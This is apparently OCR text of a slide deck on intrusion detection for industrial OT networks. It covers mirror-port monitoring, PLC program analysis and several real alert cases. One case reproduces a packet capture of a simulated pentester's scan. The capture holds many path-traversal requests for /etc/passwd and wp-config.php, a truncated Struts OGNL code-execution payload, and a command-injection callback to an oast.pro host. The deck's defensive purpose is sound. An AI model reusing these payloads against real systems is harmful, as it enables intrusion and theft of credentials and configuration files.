


OT Network IDS

The Purdue Model

Securing what's critical

A mirror port is configured on the switch, sending a copy of all traffic passing through the switch to the network monitoring device.



Strong points for this approach:


- Very limited actions are required. No change in network layout nor devices nor production settings is required.
- We are working on a **copy** of the traffic. There is (close to) zero chance of interruption
- Has several non-security upsides too:

OT Network Visibility

The Purdue Model

Example 2:

Excellent but limited inventory / visibility




→ OT/upper layers plus Operator layer is visible

OT Network Visibility

The Purdue Model


Example 3:

Excellent with full inventory / visibility



→ Note: these boxes can also be collectors forwarding the traffic to a central box securely

Analyzing the data




Analyzing the data

PLC Programming

Useful analysis tool: Understanding the industrial (and usually plaintext) PLC Programs

→ From the packets the original industrial controller program can be extracted

→ A subsequent change in that program can be viewed in comparison with the original one




Analyzing the data

Variables

Securing what's critical

Useful analysis tool: List and follow variables



- List the industrial variables (sensor values, pressure, voltages ...) over time (if enabled)
- On its own not so extremely usable, but (intelligent) alerting makes it better

Alert example 1

Variables Latency

Securing what's critical

Alerts; not only for security

-> Latencies and therefor potential networking issues might be detected and resolved before they get problematic

Alert example 2

Outbound connections from sea

Securing what's critical


Potential security alert

→ "High rate of outbound connections"

→ An OFFSHORE device
(on the Wind Turbine) was creating hundreds of connections to several internet hosts

→ Was this a malware?
We downloaded the PCAP file (Wireshark) and it became clear:

BitTorrent was installed and running on this laptop from a third party supplier




Alert example 3

Firewall Checks

Securing what's critical

Full on Security Alerts

- → Traffic **coming** from the Internet seems to find its way **directly** to this internal device
- → The source IP "94.102.61.31" resolves to "criminalip.com"
- → It "*should*" not be internet accessible



> It turned out there actually was an old UDP Firewall rule in place for a decommissioned device that was replaced with this one

> And the *criminalip.com* is actually a Shodan-like service which indeed performs "large-scale scanning attacks"

10.156.2.37	LAN_10	Leased out	48:2a:e3:5b:0f:4f	Not Reserved	Hostname: PinkDraconian	2025/01/23 14:49:45

Alert example 4

A hacker!

Securing what's critical

Full on Security Alerts

- → Sudden flood of connections and **attempts to exploit** various systems! Log4J, WordPress, Guacamole …
- → This can only be a (simulated) hacker
- → Investigation time, download PCAP
  - → 25 requests in 60 seconds
- → IP ánd MAC address = notebook of company CFO
- → Then we look at the DHCP leases
  - → Our hacker has a name ☺
  - → Senior pentester at a Belgian company

Alert Packet rule match [0ce1cc86-a104-4914-b700-56a2bb753e1b]

No.	Time	Source	Destination	Protocol	Length	Info
64	47.033000	10.156.2.37	10.156.1.237	HTTP	355	GET /wp-content/plugins/google-mp3-audio-player/direct_download.php?file=../../wp-config.php HTTP/1.1
65	47.128000	10.156.2.37	10.156.1.237	HTTP	288	GET / HTTP/1.1
66	47.262000	10.156.2.37	10.156.1.237	UDP	97	46093 → 9034 Len=55
67	87.665000	10.156.2.37	10.156.1.237	HTTP	371	GET /dlibrary/null?oldfile=../../../../../../windows/win.ini&library=null HTTP/1.1
68	87.672000	10.156.2.37	10.156.1.237	HTTP	398	GET /dana-na/../dana/html5acc/guacamole/../../../../../../etc/passwd?/dana/html5acc/guacamole/ HTTP/1.1
69	87.747000	10.156.2.37	10.156.1.237	HTTP	401	GET /ccmivr/IVRGetAudioFile.do?file=../../../../../../../../../../../../../../etc/passwd HTTP/1.1
70	88.037000	10.156.2.37	10.156.1.237	HTTP	366	GET /usr-cgi/logdownload.cgi?file=../../../../../../../../../etc/passwd HTTP/1.1
71	88.052000	10.156.2.37	10.156.1.237	HTTP	805	GET /%24%7B%28%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtrue%2C%23a%3D@java.lang.Runtime@getRu
72	88.193000	10.156.2.37	10.156.1.237	HTTP	333	GET /downloadfile.php?file=../../../../../../../../../../etc/passwd HTTP/1.1
73	89.021000	10.156.2.37	10.156.1.237	HTTP	358	GET /index.php?id=50&file=../../../../../../../../../../etc/passwd HTTP/1.1
74	90.208000	10.156.2.37	10.156.1.237	HTTP	319	GET /compress.php?file=../../../../../../../etc/passwd HTTP/1.1
75	91.072000	10.156.2.37	10.156.1.237	HTTP	443	GET /typo3conf/ext/restler/vendor/luracast/restler/public/examples/resources/getsource.php?file=../../../.
76	92.091000	10.156.2.37	10.156.1.237	HTTP	358	GET /download.do?file=../../../../config.text HTTP/1.1
77	92.107000	10.156.2.37	10.156.1.237	HTTP	401	GET /admin/cert_download.php?file=pqpqpqpq.txt&certfile=../../../../../../../../../etc/passwd HTTP/1.1
78	93.185000	10.156.2.37	10.156.1.237	HTTP	389	GET /index.php?option=com_pro_desk&include_file=../../../../../../etc/passwd HTTP/1.1
79	95.142000	10.156.2.37	10.156.1.237	HTTP	406	GET /plugins/content/jw_allvideos/includes/download.php?file=../../../../../../../../etc/passwd HTTP/1.1
80	96.077000	10.156.2.37	10.156.1.237	HTTP	459	GET /?n=%0A&cmd=nslookup+cu8hj0vdf9vnm6q3s78gf9n16mfqj9g3n.oast.pro&search=%25xxx%25url%25:%password%}{.ex
81	96.252000	10.156.2.37	10.156.1.237	HTTP	329	GET /downlot.php?file=../../../../../../../../../../etc/passwd HTTP/1.1
82	97.082000	10.156.2.37	10.156.1.237	HTTP	349	GET /wp-content/themes/churchope/lib/downloadlink.php?file=../../../../wp-config.php HTTP/1.1
83	97.110000	10.156.2.37	10.156.1.237	HTTP	418	GET /assets/php/filebrowser/filebrowser.main.php?file=../../../../../../../../../../etc/passwd&do=download
84	100.110…	10.156.2.37	10.156.1.237	HTTP	429	GET /wp-content/plugins/Wordpress/Aaspose-pdf-exporter/aspose_pdf_exporter_download.php?file=../../../wp-c
85	100.138…	10.156.2.37	10.156.1.237	HTTP	402	GET /glpi/plugins/barcode/front/send.php?file=../../../../../../../../etc/passwd HTTP/1.1
86	101.023…	10.156.2.37	10.156.1.237	HTTP	412	GET /wp-content/plugins/aspose-doc-exporter/aspose_doc_exporter_download.php?file=../../../wp-config.php H
87	101.024…	10.156.2.37	10.156.1.237	HTTP	392	GET /downloader.php?file=../../../../../../../../../../etc/passwd%00.jpg HTTP/1.1
88	101.088…	10.156.2.37	10.156.1.237	HTTP	428	GET /index.php?option=com_jtagmembersdirectory&task=attachment&download_file=../../../../../../../../../../
89	101.213…	10.156.2.37	10.156.1.237	HTTP	388	GET /components/com_ionfiles/download.php?file=../../../../../../../etc/passwd&download=1 HTTP/1.1
90	101.235…	10.156.2.37	10.156.1.237	HTTP	410	GET /resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=../../../../../index.jsp HTTP/1.1
91	103.078…	10.156.2.37	10.156.1.237	HTTP	365	GET /css/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd HTTP/1.1
92	104.102…	10.156.2.37	10.156.1.237	HTTP	392	GET /spreadsheet-reader/test.php?File=../../../../../../../../../../etc/passwd HTTP/1.1
93	104.107…	10.156.2.37	10.156.1.237	HTTP	353	GET /nuovo/spreadsheet-reader/test.php?File=../../../../../../../../../../etc/passwd HTTP/1.1
94	105.194…	10.156.2.37	10.156.1.237	HTTP	425	GET /wp-content/plugins/cherry-plugin/admin/import-export/download-content.php?file=../../../../../wp-conf

Nodes currently involved

Selection info

10.156.2.37

appliance host:	
appliance site:	Zeebrugge
label:	NTB-078
ip:	10.156.2.37
mac address:	f4:a8:0d:13:a8:ab
mac vendor:	Wistron
subnet:	10.156.2.0/24
vlan id:	10
zone:	OFF-LAN
level:	4
is ai enriched:	false
is ti enriched:	true
is sp enriched:	false

Contacts

